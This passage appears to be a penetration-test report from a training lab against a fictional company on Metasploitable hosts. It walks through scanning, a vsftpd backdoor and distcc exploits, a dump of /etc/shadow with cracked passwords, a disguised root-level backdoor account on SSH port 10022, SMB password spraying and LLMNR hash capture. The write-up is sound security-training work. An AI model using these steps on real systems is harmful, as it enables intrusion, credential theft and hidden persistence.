drwx------ 26 root root 4096 Jun 26 04:41 ..
-rw-r--r-- 1 root root 54096 Aug 2 2021 alien_8.90_all.deb
-rw-r--r-- 1 root root 51586326 Jan 31 2022 Nessus-10.1.0-debian6_amd64.deb
-rw-r--r-- 1 root root 57148 Feb 18 2020 python-cairo_1.16.2-2ubuntu2_amd64.deb
-rw-r--r-- 1 root root 181516 Feb 18 2020 python-gobject-2_2.28.6-14ubuntu1_amd64.deb
-rw-r--r-- 1 root root 619344 Nov 22 2017 python-gtk2_2.24.0-5.1ubuntu2_amd64.deb
-rwx--x--x 1 root root 1297 Jun 17 07:20 vpn.sh
-rw-r--r-- 1 root root 719792 Aug 2 2021 'zenmap-7.91-1.noarch(1).rpm'
-rw-r--r-- 1 root root 719792 Aug 2 2021 zenmap-7.91-1.noarch.rpm
-rw-r--r-- 1 root root 601712 Aug 2 2021 zenmap_7.91-2_all.deb



(root💀kali)-[~/Downloads]
./vpn.sh
OpenVPN
v1.1
Enter username (not email address)
thudson
Enter password
thudson
Attempting connection to vpn.megacorpone.com ...
You are now connected to MegaCorpOne VPN.

From here our next goal was to acquire additional data on megacorpone through services such as Zenmap, which allowed us to conduct a port scan on the internal network to collect more data. As a result of this, we identified vulnerabilities within the FTP service running on one of your machines (172.22.117.150) and acquired information on what ports were also open on said machine.







The additional information gathered gave us the opportunity to use SearchSploit, a utility used to search for exploit scripts and execute them on vulnerable systems. Building upon our intel on the vulnerable FTP service, we implemented an exploit which allowed us to gain shell access on the host machine.




Once we knew we could gain shell access to the host site, our next step was to exploit any additional services through their vulnerabilities. To do this, we referenced back to our zenmap scan, which highlighted which ports were open on the host, as these would be the only ports available for exploitation. The following images represent our attempts to exploit a variety of services on the target server. Please note, all exploits as seen below were configured to target the host address (172.22.117.150).




We were able to successfully exploit the FTP service via port 21 through the exploit “vsftpd_234_backdoor” which used an outdated version of the selected service (version vsFTPd 2.3.4).



We were able to succeed in executing a ssh login auxiliary scan through the exploit “auxiliary/scanner/ssh/ssh_login”. This was achieved on port 22 and also used the username and password of Tom Hudson (thudson:thudson). As this exploit was a scan, this didn’t gain us shell access to the host server, however did allow us to scan the target system using the credentials provided.




We successfully exploited SMTP on port 25 to view all users on the target host. We used the auxiliary scanner module (scanner/smtp/smtp_enum) to view all users on the host, some of which included service users such as mysql, mail and distccd (which will be used in future exploits).




Upon attempting to exploit mysql_login via port 3306, we were unsuccessful. We attempted logging in with Tom Hudson's credentials (thudson:thudson) however the credentials supplied were incorrect. We believe we were unsuccessful, as thudson did not have elevated privileges and therefore the server did not grant the user access. The SQL service used version 5.0.51a and again targeted the host server as indicated above.

The next step taken involved executing the post exploitation phase, which consists of enumerating and searching for useful data within the system(s), persistence and escalating our privileges. To do this we used Metasploit to execute an exploit which targeted the vulnerable distcc service, which then gained us shell access to the host system via the daemon service.

Once we had accessed the system, our primary goal was to collect as much information and data as possible. We were aware that MegaCorpOne was concerned that passwords were not securely stored on their system and so this was our first objective. Through using a grep command (grep -type f -iname "*admin*.txt") we successfully located the "adminpassword.txt" file which included the username and password for msfadmin.



Once we had collected msfadmin's details, we were able to remotely access the host server via these new credentials through SSH connection. After successfully logging in, we elevated our privileges to access root controls on the target system.



Since we now had root privileges on the host system, our next task was to access the etc/shadow file, which contained the hashed passwords of all the users. The shadow file was easily accessible and could be viewed using the "cat" command. From here, the information was copied and transferred into a separate file titled "hash.txt" to be viewed and used by John the Ripper, a password cracking tool found on Linux based systems. From here, we were able to view the passwords of 7 users:

- klog:123456789
- msfadmin:cybersecurity
- postgres:postgres
- user:user
- service:service
- tstark:Password!
- sys:batman

```
root@metasploitable:/home/msfadmin# cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$czKn4zfS$6c/n1V94al6Nt2LS7o5p30:18996:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
tstark:$1$SI3.cmzw$agMjsOSBH1cZc/E8pahL..:19005:0:99999:7:::
systemd-ssh:$1$h8K8Fj5p$yPirNKYlNXNEPrhRfdRPu1:19894:0:99999:7:::
root@metasploitable:/home/msfadmin#
```

```
┌──(root💀kali)-[~]
└─# john --show hash.txt
klog:123456789
msfadmin:cybersecurity
postgres:postgres
user:user
service:service
tstark:Password!
sys:batman
```


Our final goal was to maintain persistence on the target hosts, which would allow us continual access to the servers and select host machines. In order to achieve this, we added an additional user titled systemd-ssh and added the new user root privileges. From here we accessed the sshd_config file using the “nano” command to edit the file to allow for port 10022 access. From here we initiated a reboot of the system so our new parameters could be implemented. Once this was achieved we were able to establish an SSH connection via port 10022 disguised as the systemd-ssh service on the target system.

```
root@metasploitable:/home/msfadmin# adduser systemd-ssh
Adding user `systemd-ssh' ...
Adding new group `systemd-ssh' (1003) ...
Adding new user `systemd-ssh' (1003) with group `systemd-ssh' ...
The home directory `/home/systemd-ssh' already exists.  Not copying from `/etc/skel'.
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for systemd-ssh
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [y/N] y
root@metasploitable:/home/msfadmin# sudo usermod -aG sudo systemd-ssh
root@metasploitable:/home/msfadmin#
```


```
# Package generated configuration file
# See the sshd(8) manpage for details

# What ports, IPs and protocols we listen for
Port 22
Port 10022
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::
#ListenAddress 0.0.0.0
Protocol 2
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes

# Lifetime and size of ephemeral version 1 server key
KeyRegenerationInterval 3600
ServerKeyBits 768

# Logging
SyslogFacility AUTH
LogLevel INFO

# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes

RSAAuthentication yes
PubkeyAuthentication yes
#AuthorizedKeysFile     %h/.ssh/authorized_keys

# Don't read the user's ~/.rhosts and ~/.shosts files
IgnoreRhosts yes
# For this to work you will also need host keys in /etc/ssh_known_hosts
RhostsRSAAuthentication no
# similar for protocol version 2
HostbasedAuthentication no
# Uncomment if you don't trust ~/.ssh/known_hosts for RhostsRSAAuthentication
#IgnoreUserKnownHosts yes
```

```
┌──(root💀kali)-[~]
└─# ssh -p 10022 systemd-ssh@172.22.117.150
systemd-ssh@172.22.117.150's password:
Permission denied, please try again.
systemd-ssh@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
systemd-ssh@metasploitable:~$
```

Now that we had successfully infiltrated MegaCorpOne via Linux based systems, our next task was to access their domain controller server, via windows based systems and techniques.
Our first step for attack involved scanning all ports on the windows systems to identify any vulnerabilities, view open ports and identify which system was the domain controller. In order to do this, we used nmap to initiate a scan across the target network. From our results, we can conclude that there are a total of 3 machines on the network and have ports 135, 88 and 445 open which suggest that these are windows systems. This is due to the fact that Kerberos, a Windows authentication tool is used on port 88 and RPC, which is a Windows remote access tool is used on ports 135. We also identified the IP address of 172.22.117.10 to be the domain controller, as this host server has port 80 open, which is used for Kerberos and user authentication.



Now that we know which machines on the MegaCorpOne's network on Windows systems, our first attack involves using a technique called password spraying. This involves using one password to attempt logins across multiple users. We used Metasploit to load in an smb_login exploit to execute across the windows machines. From our results, we were able to successfully login using "tstark:Password!" on the IP address 172.22.117.20 with the domain "megacorpone". Unfortunately these credentials did not give us access to the domain controller server. "tstark:Password!" were the only credentials that gave us a successful result.




Now that we have acquired a set of credentials that works on a domain-joined machine, it's in our best interest to find other accounts that we can use. We used a technique can LLMNR spoofing to acquire credentials from “pparker”. We allowed an instance of Kali Linux to listen for LLMNR broadcasts across the network.


We received back information on the user “pparker”, which included their NTLM hashed password. From here we copied these details into a text file and cracked them using John the Ripper to view the password for “pparker”, which was “Spring2021”.

